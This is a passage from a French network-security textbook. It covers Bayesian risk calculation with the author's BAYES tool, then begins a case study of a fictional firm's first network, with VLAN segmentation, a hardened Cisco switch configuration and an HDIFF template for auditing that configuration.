


Figure 15.8
Architecture sécurisée d'accès à un réseau

La modélisation pour notre calcul de risque est la suivante : pour chaque objet (fw1, fw2, web), il y a trois tests possibles pouvant référencer une ou plusieurs vulnérabilités ; de plus, il y a trois impacts possibles (faible, moyen, fort), comme le résume le tableau 15.2.

Tableau 15.2 Répartition des tests et des impacts de l'exemple 3

Objet	Test	Impact
fw1	1	1 (faible)
	2	2 (moyen)
	3	3 (fort)

Tableau 15.2 Répartition des tests et des impacts de l'exemple 3 *(suite)*

web	4	1 (faible)
	5	2 (moyen)
	6	3 (fort)
fw2	7	1 (faible)
	8	2 (moyen)
	9	3 (fort)

Dans ce modèle, si nous tenons compte de la topologie réseau et du fait que les attaques viennent uniquement de l'extérieur, les règles de propagation sont les suivantes :

```
margot/15.bayes$ cat exemple3.rule
0 fw1 fw1 1 2 3
0 web web 4 5 6
1 fw1 fw1 1
2 fw1 fw1 2
3 fw1 fw1 3
4 web web 4
5 web web 5
6 web web 6
7 fw2 fw2 7
8 fw2 fw2 8
9 fw2 fw2 9
3 fw1 web 4 5 6
6 web fw1 1 2 3
6 web fw2 7 8 9
9 fw2 web 4 5 6
```

Si nous prenons différents fichiers de vulnérabilités *(voir tableau 15.3)* et que nous exécutions le programme BAYES pour chacun de ces fichiers, nous obtenons la distribution des probabilités des impacts ainsi que l'évolution dans le temps du risque illustrée par les courbes des figures 15.9 et 15.10.

Tableau 15.3 Fichiers de vulnérabilités de l'exemple réseau

Fichier 1 exemple 3	Fichier 2 exemple 31	Fichier 3 exemple 32	Fichier 4 exemple 33	Fichier 5 exemple 34	Fichier 6 exemple 35
1 fw1 1	1 fw1 1	1 fw1 1	1 fw1 1	1 fw1 1	1 fw1 1
1 fw1 1	1 fw1 1	1 fw1 1	1 fw1 1	1 fw1 1	1 fw1 1
1 fw1 1	3 fw1 3	3 fw1 3	3 fw1 3	3 fw1 3	4 web 1
1 fw1 1	3 fw1 3	3 fw1 3	3 fw1 3	3 fw1 3	4 web 1
1 fw1 1	5 web 2	6 web 3	9 fw2 3	5 web 2	4 web 1
	6 web 3	6 web 3	9 fw2 3	5 web 2	4 web 1
		9 fw2 3	9 fw2 3	9 fw2 3	7 fw2 1
					7 fw2 1

Cette simulation prend en compte les fichiers de probabilités et de conséquences suivantes :

```
margot/15.bayes$ cat exemple3.proba
0.1
0.3
0.3
0.8
margot/15.bayes$ cat exemple3.cons
10
50
100
```

L'exécution de BAYES donne alors les résultats suivants :

```
margot/15.bayes$ make exemple3 | grep "distribution des probabilités"
distribution des probabilités (impacts): 3.774880e-01  6.225120e-01
0.000000e+00  0.000000e+00 1.000000e+00
distribution des probabilités (impacts): 4.208056e-01  1.479440e-01
4.828375e-02  3.829667e-01 1.000000e+00
distribution des probabilités (impacts): 3.272332e-01  1.493427e-01
0.000000e+00  5.234241e-01 1.000000e+00
distribution des probabilités (impacts): 3.880000e-01  2.160000e-01
0.000000e+00  3.960000e-01 1.000000e+00
distribution des probabilités (impacts): 4.539200e-01  1.440000e-01
1.540800e-01  2.480000e-01 1.000000e+00
distribution des probabilités (impacts): 4.643200e-01  5.356800e-01
0.000000e+00  0.000000e+00 1.000000e-00

margot/15.bayes$ make exemple3 | grep "risque"
risque : 6.225120e+00
risque : 4.219029e+01
risque : 5.383584e+01
risque : 4.176000e+01
risque : 3.394400e+01
risque : 5.356800e+00
```

À partir de ces données, la figure 15.9 illustre la distribution dans le temps des probabilités associées aux impacts. Remarquons notamment que l'impact est le plus fort pour le fichier numéro 3.

La figure 15.10 illustre l'évolution dans le temps du calcul du risque. Ces valeurs de risques traduisent à nouveau un risque important pour le fichier 3 associé aux vulnérabilités.

Différentes valeurs de probabilités, de règles de propagation ou de conséquences peuvent être choisies, l'important étant de valider le comportement et la pertinence des mesures de sécurité réalisées.

Figure 15.9
Distribution des probabilités associées aux impacts





Figure 15.10
Évolution du risque dans le temps



Exemple de réduction combinatoire

Sachant que l'objectif est de calculer les probabilités associées aux impacts réseau, il est possible de réduire la combinatoire de la construction de l'arbre en raisonnant non plus sur les vulnérabilités, mais directement sur les tests de sécurité.

De même, il est possible de réduire la combinatoire de la construction de l'arbre en raisonnant non plus sur les tests de sécurité, mais directement sur les impacts réseau. Cela signifie que tous les tests de sécurité ayant un même impact réseau peuvent être vus comme un seul test. Cette réduction est possible grâce à une simplification combinatoire fondée sur la répétition de *k* objets parmi *n* objets lors de la construction des branches de l'arbre probabiliste.

Cette réduction permet de déterminer des sous-branches identiques dans notre arbre probabiliste et ainsi de ne pas les construire. Bien que cette approche permette de prendre en compte un nombre important de vulnérabilités détectées, nous perdons cependant de la granularité dans les règles de propagation en considérant des groupes de vulnérabilités plutôt que des vulnérabilités.

Si nous considérons, dans l'exemple suivant, une vulnérabilité par test (exemple 5) ou groupons plusieurs vulnérabilités par test (exemple 4), nous obtenons les mêmes résultats pour le calcul des probabilités des impacts et du risque résultant :

```
margot/15.bayes$ cat exemple4.rule
0 A A 1 2
1 A A 1 2
2 A A 2
margot/15.bayes$ cat exemple4.txt
1 A 1
1 A 1
2 A 2
2 A 2

margot/15.bayes$ cat exemple5.rule
0 A A 1 2 3 4
1 A A 1 2 3 4
2 A A 1 2 3 4
3 A A 3 4
4 A A 3 4
margot/15.bayes$ cat exemple5.txt
1 A 1
2 A 1
3 A 2
4 A 2
```

Exécutons maintenant l'exemple 4 :

```
margot/15.bayes$ make exemple4
normalise exemple4.rule exemple4.proba exemple4.txt exemple4.cons
bayes exemple4.txt.ref.dat[1234] 10

----------------------------------------------------------------------
nb_tests = 3
nb_impacts = 3
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
nb_conséquences (impacts) =  1.000000e+01  5.000000e+01  1.000000e+02
  0 (x 1) impact 0:
  1 (x 2) impact 1:
  2 (x 2) impact 2:
----------------------------------------------------------------------
bayes: 1 0 4 1.000000e-01 0.000000e+00 0.000000e+00 0.000000e+00 2.250000e-01
bayes: 2 1 3 1.450000e-01 1.350000e-01 0.000000e+00 0.000000e+00 4.500000e-02
bayes: 3 1 2 1.540000e-01 1.620000e-01 0.000000e+00 0.000000e+00 1.350000e-02
bayes: 4 2 1 1.594000e-01 1.620000e-01 1.620000e-02 0.000000e+00 8.100000e-03
bayes card==0: 4 2 0 1.820800e-01 1.620000e-01 2.592000e-02 0.000000e+00 8.100000e-03
bayes: 3 2 1 2.000800e-01 1.620000e-01 7.992000e-02 0.000000e+00 2.700000e-02
bayes card==0: 3 2 0 2.756800e-01 1.620000e-01 1.123200e-01 0.000000e+00 2.700000e-02
bayes: 2 2 1 3.206800e-01 1.620000e-01 2.473200e-01 0.000000e+00 1.350000e-01
bayes card==0: 2 2 0 5.096800e-01 1.620000e-01 3.283200e-01 0.000000e+00 1.350000e-01
----------------------------------------------------------------------
```

```
distribution des probabilités (impacts): 5.096800e-01  1.620000e-01
3.283200e-01 1.000000e+00
risque : 1.803600e+01
éléments parcourus : 9.000000e+00
profondeur : 4
---------------------------------------------------------------------
```

Exécutons maintenant l'exemple 5 :

```
margot/15.bayes$ make exemple5
normalise exemple5.rule exemple5.proba exemple5.txt exemple5.cons
bayes exemple5.txt.ref.dat[1234] 10

---------------------------------------------------------------------
nb_tests = 5
nb_impacts = 3
nb_probabilités (impacts) =  1.000000e-01  3.000000e-01  3.000000e-01
nb_conséquences (impacts) =  1.000000e+01  5.000000e+01  1.000000e+02
  0 (x 1) impact 0:
  1 (x 1) impact 1:
  2 (x 1) impact 1:
  3 (x 1) impact 2:
  4 (x 1) impact 2:
---------------------------------------------------------------------
bayes: 1 0 4 1.000000e-01 0.000000e+00 0.000000e+00 0.000000e+00 2.250000e-01
bayes: 2 1 3 1.225000e-01 6.750000e-02 0.000000e+00 0.000000e+00 4.500000e-02
bayes: 3 2 2 1.270000e-01 8.100000e-02 0.000000e+00 0.000000e+00 1.350000e-02
bayes: 4 3 1 1.283500e-01 8.100000e-02 4.050000e-03 0.000000e+00 8.100000e-03
bayes card==0: 4 4 0 1.340200e-01 8.100000e-02 6.480000e-03 0.000000e+00 8.100000e-03
bayes: 4 4 1 1.353700e-01 8.100000e-02 1.053000e-02 0.000000e+00 8.100000e-03
bayes card==0: 4 3 0 1.410400e-01 8.100000e-02 1.296000e-02 0.000000e+00 8.100000e-03
bayes: 3 3 1 1.455400e-01 8.100000e-02 2.646000e-02 0.000000e+00 2.700000e-02
bayes card==0: 3 4 0 1.644400e-01 8.100000e-02 3.456000e-02 0.000000e+00 2.700000e-02
bayes: 3 4 1 1.689400e-01 8.100000e-02 4.806000e-02 0.000000e+00 2.700000e-02
bayes card==0: 3 3 0 1.878400e-01 8.100000e-02 5.616000e-02 0.000000e+00 2.700000e-02
bayes: 2 2 3 2.103400e-01 1.485000e-01 5.616000e-02 0.000000e+00 4.500000e-02
bayes: 3 1 2 2.148400e-01 1.620000e-01 5.616000e-02 0.000000e+00 1.350000e-02
bayes: 4 3 1 2.161900e-01 1.620000e-01 6.021000e-02 0.000000e+00 8.100000e-03
bayes card==0: 4 4 0 2.218600e-01 1.620000e-01 6.264000e-02 0.000000e+00 8.100000e-03
bayes: 4 4 1 2.232100e-01 1.620000e-01 6.669000e-02 0.000000e+00 8.100000e-03
bayes card==0: 4 3 0 2.288800e-01 1.620000e-01 6.912000e-02 0.000000e+00 8.100000e-03
bayes: 3 3 1 2.333800e-01 1.620000e-01 8.262000e-02 0.000000e+00 2.700000e-02
bayes card==0: 3 4 0 2.522800e-01 1.620000e-01 9.072000e-02 0.000000e+00 2.700000e-02
bayes: 3 4 1 2.567800e-01 1.620000e-01 1.042200e-01 0.000000e+00 2.700000e-02
bayes card==0: 3 3 0 2.756800e-01 1.620000e-01 1.123200e-01 0.000000e+00 2.700000e-02
bayes: 2 3 1 2.981800e-01 1.620000e-01 1.798200e-01 0.000000e+00 1.350000e-01
bayes card==0: 2 4 0 3.926800e-01 1.620000e-01 2.203200e-01 0.000000e+00 1.350000e-01
bayes: 2 4 1 4.151800e-01 1.620000e-01 2.878200e-01 0.000000e+00 1.350000e-01
bayes card==0: 2 3 0 5.096800e-01 1.620000e-01 3.283200e-01 0.000000e+00 1.350000e-01
---------------------------------------------------------------------
distribution des probabilités (impacts): 5.096800e-01  1.620000e-01
```

```
3.283200e-01 1.000000e+00
risque : 1.803600e+01
éléments parcourus : 2.500000e+01
profondeur : 4
-------------------------------------------------------------------------
```

Nous constatons que le nombre d'éléments parcourus est nettement inférieur dans l'exemple 4 (9 éléments parcourus) que dans l'exemple 5 (25 éléments parcourus) pour un même résultat.

Précisons que le groupement de vulnérabilités pour un même test doit faire l'objet d'un accord entre les experts de sécurité.

Limites

Le problème de la construction de notre arbre probabiliste est lié, dans le pire des cas, au problème d'énumération des permutations d'un ensemble de *N* éléments. N'oublions pas qu'il s'agit d'un problème à la combinatoire explosive. D'autres limitations viennent du fait que nous ne considérons pas des analyses d'incertitude, de sensibilité, etc. Cette restriction est liée ici à la complexité intrinsèque d'un réseau.

Le facteur principal dans le contrôle de l'explosion combinatoire est la définition des règles de propagation. En effet, si toutes les vulnérabilités peuvent engendrer toutes les vulnérabilités, le calcul devient impossible à réaliser en pratique, car il demanderait un temps d'exécution prohibitif.

Rappelons tout de même que l'objectif est de valider le comportement et la pertinence des mesures de sécurité réalisées.

En résumé

L'automatisation du contrôle des configurations d'équipements réseau est nécessaire lorsque les configurations deviennent complexes ou qu'elles concernent un grand nombre d'équipements.

Nous avons montré dans ce chapitre qu'un effort raisonnable de développement permettait d'obtenir un retour sur investissement significatif. Le développement de petits outils *ad hoc* est rapide et peu coûteux en comparaison de l'investissement dans de gros outils commerciaux souvent dispendieux. Nous avons de surcroît la liberté complète de nos choix fondamentaux et pouvons obtenir des résultats immédiats.

Nous ne prétendons pas pour autant que tous les outils commerciaux peuvent être remplacés par des outils maison, mais plutôt que les deux se complètent harmonieusement.

Les deux chapitres suivants décrivent l'évolution d'une entreprise, de ses besoins en télécommunications, des différentes solutions mises en œuvre et des besoins en sécurité associés. Ces chapitres mettent en pratique de manière concrète nos outils maison.

16

RadioVoie, du réseau initial au premier gros contrat

Au travers de l'évolution d'une entreprise fictive, RadioVoie, et de son réseau, sont illustrés dans ce chapitre et le suivant à la fois les besoins de sécurité et les politiques correspondant à chaque étape du développement de l'entreprise.

RadioVoie a développé une technologie révolutionnaire permettant la transmission de la voix par ondes radio *via* un appareil de très petite taille mais à très longue portée, fonctionnant selon le principe du talkie-walkie.

Grâce au démarchage de son fondateur, cette société a décroché un premier contrat visant à équiper de ses appareils le personnel urbain de la ville de Paris afin que celui-ci puisse être en contact permanent avec le centre de contrôle. RadioVoie a breveté sa technologie révolutionnaire pour tous les pays. La fabrication de la solution est sous-traitée à une société de montage liée par une clause de confidentialité.

Pour des raisons financières, RadioVoie sous-traite la production de ses équipements à une tierce partie.

Cette étude de cas reprend de façon pratique les différentes étapes d'une bonne stratégie de sécurité. Pour chaque évolution du réseau de RadioVoie, nous détaillons l'analyse des besoins, la définition de la politique de sécurité, les solutions techniques et les contrôles de sécurité, les risques couverts et non couverts par la solution technique proposée, ainsi que l'établissement d'un tableau de bord de sécurité.

Le premier réseau RadioVoie

Composée initialement d'une seule personne, la société RadioVoie embauche du personnel et s'installe dans des locaux afin de faire face aux projets en cours.

Les enjeux sont importants pour l'entreprise, qui doit s'assurer de disposer d'un réseau disponible et dont les accès sont protégés. Son premier système d'information doit supporter ses services internes (comptabilité, commercial, technique, secrétariat), qui comptent une demi-douzaine de personnes.

Besoins à satisfaire

Les besoins à satisfaire sont les suivants :

- Le réseau de données interne doit avoir un bon débit pour permettre le partage de ressources (serveurs de fichiers, imprimantes, etc.) de stations de travail hétérogènes (Windows, Macintosh, Unix, etc.).
- Cantonné au siège de l'entreprise situé à Paris, le réseau doit séparer logiquement le département recherche et développement.
- Les spécifications techniques de la technologie révolutionnaire doivent être protégées.

Étude de risques

Comme il s'agit d'un réseau interne, sans ouverture vers d'autres réseaux externes, les risques ou attaques de sécurité sont limités à des menaces internes. Ces dernières sont rapidement détectables puisque le personnel est en nombre limité. La menace interne ne doit toutefois pas être sous-estimée, car c'est un risque récurrent et potentiellement considérable pour toute entreprise.

La disponibilité du réseau n'est pas non plus vitale pour l'entreprise, qui peut intervenir directement sur les systèmes en cas de problème.

Par contre, la confidentialité des données relatives aux brevets et projets est essentielle, de même que les accès aux ressources avec des droits d'accès limités. La sauvegarde de ses données est non moins vitale pour l'entreprise.

Politique de sécurité réseau

D'après les besoins à satisfaire et l'étude de risques, la politique de sécurité réseau minimale de RadioVoie est constituée des règles suivantes :

- *« Les accès aux équipements réseau de l'entreprise sont limités aux administrateurs réseau. »*
- *« Le réseau est subdivisé en deux réseaux logiquement distincts. »*
- *« Les données confidentielles de l'entreprise sont chiffrées avant d'être émises sur le réseau interne de l'entreprise. Aucune donnée confidentielle n'est émise en dehors de*

ce réseau interne. Par données confidentielles, il convient d'entendre non les données bureautiques de l'entreprise, mais les spécifications techniques concernant les brevets ainsi que celles des appareils en cours de production (plans, schémas, etc.). »


- *« Aucun réseau sans fil (Wi-Fi, etc.) n'est autorisé au sein de l'entreprise. »*

Solution de sécurité

Pour satisfaire ces besoins, RadioVoie construit un réseau Ethernet point à point 100BaseT à 100 Mbit/s. Le réseau est centralisé dans une armoire de brassage et est contrôlé par un commutateur disposant de la capacité de créer des réseaux virtuels (Virtual LAN).


Les différents réseaux locaux (bureautique, recherche et développement) sont raccordés au commutateur, comme illustré à la figure 16.1.

Figure 16.1
Le premier réseau de RadioVoie



La possibilité de créer des réseaux virtuels (configuration de VLAN) au niveau du commutateur permet au réseau local bureautique d'être séparé logiquement du réseau local recherche et développement, comme l'illustre la figure 16.2.

Figure 16.2
Séparation logique des VLAN



Afin de limiter les coûts de chiffrement des données confidentielles circulant sur le réseau, RadioVoie adopte une solution applicative (par programme), qui chiffre les données avant ou pendant leur transmission.

Deux scénarios de chiffrement peuvent être envisagés :

- La solution chiffre les données pendant leur transit. Le serveur et le client partagent un secret visant à garantir la confidentialité de l'information. Sans ce secret, il n'est pas possible d'accéder à l'information, ni à l'endroit où elle est stockée.
- La solution chiffre les données avant qu'elles transitent sur le réseau. L'endroit où sont stockées les données peut dans ce cas être accessible à des personnes non autorisées. La sécurité repose donc entièrement sur la qualité du secret et de l'algorithme de chiffrement.

Pour la seconde solution, une procédure de transit est nécessaire :

1. La donnée est en clair sur la machine de l'utilisateur.
2. La donnée est chiffrée efficacement avec un secret.
3. La donnée est envoyée sur le réseau.
4. La donnée en clair est détruite localement (selon la sécurité physique de la machine).
5. Le secret est communiqué de manière confidentielle au récepteur de la donnée.
6. Le récepteur de la donnée peut utiliser le processus inverse pour y accéder.

Risques réseau couverts

Si le commutateur n'est pas contrôlable à distance par l'administrateur réseau et qu'il est configuré de manière sécurisée, les risques d'attaque permettant d'accéder au commutateur tendent vers zéro. Cependant, la mise en place de contrôles au niveau du commutateur nécessite généralement la capacité de prise de contrôle à distance et peut engendrer un risque de sécurité pour le commutateur.

Pour pallier ce risque, un nouveau réseau virtuel (VLAN) doit être installé à l'endroit où sont hébergées les plates-formes de contrôle. Dans ce cas, seule une attaque visant à casser le compartimentage des réseaux virtuels peut permettre d'accéder au VLAN de supervision. Ce risque peut être réduit par la mise en place d'un contrôle d'accès au niveau MAC.

Le commutateur renforce la disponibilité du réseau, même s'il ne peut la garantir. Il reste en effet toujours un risque d'inonder le réseau de broadcast ou qu'un programme fortement consommateur de bande passante cherche à se dupliquer rapidement, tels les vers SQL Hammer ou CodeRed.

Par la commutation des paquets au niveau 2 du modèle OSI, le réseau voit sa disponibilité, sa performance et sa confidentialité renforcées. Le commutateur n'envoie vers une machine que les paquets qui lui sont destinés (normaux ou broadcast), limitant de ce fait le risque de saturation et d'écoute du réseau. Il élimine également le risque de refus de service par rupture du moyen de communication, à la différence des technologies en bus, par exemple.

Il est fréquent que de tels commutateurs offrent la fonctionnalité de n'accepter que les paquets réseau provenant d'une adresse MAC (Media Access Control) spécifique. Une telle solution offre évidemment un contrôle plus fin des connexions.

Enfin, une fonctionnalité NAC (Network Access Control) peut être déployée sur le commutateur afin de contrôler en profondeur les systèmes qui s'y connectent en empêchant certaines machines de s'échanger des données, malgré qu'elles soient sur le même VLAN.

Risques réseau non couverts

Une attaque directe sur le commutateur par un système interne afin de pénétrer un réseau virtuel (VLAN) non autorisé est possible. Ce type d'attaque s'appuie cependant sur le principe que l'attaquant envoie des paquets avec l'adresse MAC qu'il désire écouter ou avec toutes les adresses MAC du VLAN auquel il désire accéder. La mise en place, au niveau du commutateur, de contrôles d'accès de niveau MAC fait tendre ce risque vers zéro.

Il est aussi possible d'attaquer le commutateur par le protocole IEEE 802.1q si sa configuration n'est pas verrouillée. Pour réduire ce risque, les ports autorisés à émettre/recevoir du trafic 802.1q doivent être identifiés et n'être reliés à aucune machine ou prise réseau accessible des bureaux. Les fonctions de type « dynamic trunking » doivent bien sûr être également désactivées.

Un refus de service est également possible sur le commutateur par l'exploitation de faiblesses. À ce niveau, seul le constructeur peut résoudre le problème, et aucune solution automatisée (au niveau des postes de travail) ne peut être mise en place.

Reste un risque de saturation d'un périphérique particulier du réseau (serveur de fichiers, etc.) ou de tout le réseau pour peu que l'attaquant dispose d'une bande passante totale (100 % du réseau) ou qu'il inonde le réseau de broadcast. Ce type d'attaque est toutefois facilement détectable, et le système responsable est rapidement retrouvé, du fait du nombre limité d'équipements.

Tableau de bord de sécurité

Après avoir défini la politique de sécurité ainsi que les solutions possibles associées, cette section détaille les principaux contrôles à mettre en place, fournit des éléments de vérification fondés sur les outils maison et décrit un exemple de tableau de bord de la sécurité réseau.

Les contrôles de sécurité

Le commutateur est l'élément critique du réseau. L'objectif du contrôle consiste donc à vérifier par une supervision que le commutateur est toujours actif mais aussi que les LAN virtuels sont toujours implémentés.

Pour vérifier que le commutateur est actif, une supervision à l'aide du protocole SNMP (Simple Network Management Protocol) permet de contrôler les informations offertes par la MIB (Management Information Base).

Pour vérifier que les LAN virtuels sont actifs, il suffit de récupérer régulièrement la configuration du commutateur et de l'analyser afin de s'assurer qu'elle implémente bien les VLAN désirés par le biais du VLAN d'administration. La fréquence de ce contrôle dépend des moyens mis en œuvre pour le satisfaire. S'il s'agit d'une opération manuelle, il ne faut pas espérer plus d'un contrôle par jour. Si le contrôle peut être automatisé, il devient possible d'effectuer plusieurs contrôles par jour.

La figure 16.3 illustre la création d'un VLAN dédié à la supervision du commutateur. Ce VLAN étant isolé logiquement des autres VLAN, l'administration à distance du commutateur devient acceptable.




Figure 16.3

Le VLAN d'administration du réseau de RadioVoie

Mise en œuvre des outils maison

Comme indiqué à propos des contrôles de sécurité, les configurations du ou des commutateurs doivent être analysées afin de détecter toute mauvaise configuration avec le patron de sécurité.

Les éléments de configuration nécessaires pour assurer un niveau de sécurité minimal sont donnés dans l'exemple de configuration d'un commutateur Catalyst de Cisco suivant :

```
margot/16.1$ cat caxt1.txt
# interface dédiée au mode trunk
interface GigabitEthernet1/0/1
 no ip address
```

```
 switchport trunk encapsulation dot1q
 switchport trunk native vlan 100
 switchport trunk allowed vlan 3,4,5
 switchport mode trunk
 switchport nonegotiate
!
# interface dédiée au mode vlan
interface GigabitEthernet1/0/3
 no ip address
 switchport mode access
 switchport access vlan 3
 switchport port-security
 switchport port-security maximum 1
 switchport port-security violation restrict
 switchport port-security aging time 10
 switchport port-security aging type inactivity
 switchport nonegotiate
!
```

La justification des éléments de configuration est fournie à la partie IV de l'ouvrage relative à la configuration des équipements réseau.

Pour analyser ces configurations, nous utilisons notre outil HDIFF, avec le patron de sécurité suivant :

```
margot/16.1$ cat cat.tp
# Template de vérification de la configuration de commutateur CISCO
{
        # Élimine les commentaires
        rs*     :^[ ]*!

        rs+     :^interface[ ]
        {
                fx      : no ip address

                # Vérification du mode access
                rs?     :^ switchport( mode)? access
                {
                        rs*     :^ switchport( mode)? access
                        rs+     :^ switchport port-security

                        # N'accepte pas des éléments trunk
                        rs0     :^ switchport( mode)? trunk
                }

                # Vérification du mode trunk
                rs?     :^ switchport( mode)? trunk
                {
                        rs*     :^ switchport( mode)? trunk

                        # N'accepte pas des éléments access
```

```
                        rs0     :^ switchport( mode)? access
                        rs0     :^ switchport port-security
                }

                fx      : switchport nonegotiate

                # Refuse tout autre élément dans le bloc interface
                r0      :^ .*
        }

        # Accepte toutes les autres lignes
        r*      :.*
}
```

Si nous exécutons le programme HDIFF sur une configuration Catalyst (**cat4.txt**) qui ne respecte pas le patron de sécurité, nous obtenons les résultats suivants :

```
margot/16.1$ hdiff -f cat.tp cat4.txt|vhdiff

IN BLOCK cat4.txt 5:  switchport trunk encapsulation dot1q
PATTERN 26 'rcs=0<': ^ switchport( mode)? access
DUPL ERR 8:  switchport mode access

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 26 'rcs=0<': ^ switchport( mode)? access
DUPL ERR 14:  switchport access vlan 3

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=0<': ^ switchport port-security
DUPL ERR 15:  switchport port-security

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=0<': ^ switchport port-security
DUPL ERR 16:  switchport port-security maximum 1

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=0<': ^ switchport port-security
DUPL ERR 17:  switchport port-security violation restrict

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=0<': ^ switchport port-security
DUPL ERR 18:  switchport port-security aging time 10

IN BLOCK cat4.txt 13:  switchport mode trunk
PATTERN 27 'rcs=0<': ^ switchport port-security
DUPL ERR 19:  switchport port-security aging type inactivity
```

Cet exemple illustre en première erreur qu'une interface définie en mode trunk (ligne 5 de la configuration) contient une ligne de configuration de type `access switchport mode access` (ligne 26 du patron).

La deuxième erreur illustre qu'une interface définie en mode trunk (ligne 13 de la configuration) contient une ligne de configuration de type `access switchport access vlan 3` (ligne 26 du patron).

L'outil HDIFF permet ainsi de contrôler en profondeur les configurations des commutateurs et de fournir des données utiles pour l'établissement d'un tableau de bord de sécurité.

Analyse de périmètres

S'il est important de contrôler les configurations des équipements réseau, il est primordial de valider les VLAN implémentés dans les commutateurs. Pour y parvenir, nous utilisons notre outil GRAPH, ainsi qu'un script d'extraction, utilisé pour déterminer les nœuds et arcs de notre graphe VLAN.

Notre graphe VLAN est un graphe non dirigé, composé des éléments suivants :

- **Nœuds.** Nous définissons un nœud comme la composée du nom du routeur, du nom de l'interface et du nom du VLAN appliqué à l'interface (déterminé par la commande `switchport access vlan x`). Par exemple, `cat1-GigabitEthernet1/0/3-vlan3` désigne le nœud associé à la configuration `cat1`, sur l'interface `GigabitEthernet1/0/3` où est appliqué le `vlan3`.
- **Arcs.** Si deux nœuds sont dans un même VLAN, il existe un arc bidirectionnel entre ces deux nœuds.

Une fois les nœuds et les arcs extraits de la ou des configurations des commutateurs, nous fournissons ces données à l'outil GRAPH, qui calcule les composants connexes du graphe VLAN. Les nœuds contenus dans un composant connexe impliquent donc qu'ils communiquent entre eux.

